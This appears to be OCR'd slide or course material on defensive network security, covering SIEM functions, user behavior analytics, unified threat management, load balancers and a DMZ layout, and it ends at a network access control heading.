- SIEM protects an organization's IT assets from **data breaches** due to internal and external threats

SIEM Functions

- Log Collection
- Log Analysis
- Event Correlation
- Log Forensics
- IT Compliance and Reporting
- Application Log Monitoring
- Object Access Auditing
- Data Aggregation
- Real-time Alerting
- User Activity Monitoring
- Dashboards
- File Integrity Monitoring
- System and Device Log Monitoring
- Log Retention

Notes:

Reports


User Behavior Analytics (UBA)

- UBA is the process of **tracking user behavior** to detect malicious attacks, potential threats, and financial fraud
- It provides **advanced threat detection** in an organization to monitor specific behavioral characteristics of employees
- UBA technologies are designed to **identify variations** in **traffic patterns** caused by user behaviors which can be either disgruntled employees or malicious attackers

Why User Behavior Analytics is Effective?

- Analyzes different patterns of human behavior and large volumes of user data
- Monitors geolocation for each login attempt
- Detects malicious behavior and reduces risk
- Monitors privileged accounts and gives real time alerts for suspicious behavior
- Provides insights to security teams
- Produces results soon after deployment

Notes:




Unified Threat Management (UTM)

- UTM is a network security management solution that allows administrator to **monitor and manage** the organization's network security through a centralized management console
- It provides firewall, intrusion detection, antimalware, spam filter, load balancing, content filtering, data loss prevention, and VPN capabilities using a **single UTM appliance**

Advantages	Disadvantages
Reduced complexity	Single point of failure
Simplicity	Single point of compromise
Easy Management	

Load Balancer
Content Filter
VPN
UTM Solutions
Network Firewall
Anti-Virus and Anti-Spam
IDS/IPS



Load Balancer

- A load balancer is a device responsible to **distribute network traffic** across a number of servers in a distributed system
- It can control the number of requests and protect rate-based attacks like denial-of-service (DoS) or distributed denial-of-service (DDoS)

DMZ
Intranet
Internet
External Firewall
Load balancer
Internal Firewall

Notes: ____

____

____

____

____

Network Access Control (NAC)

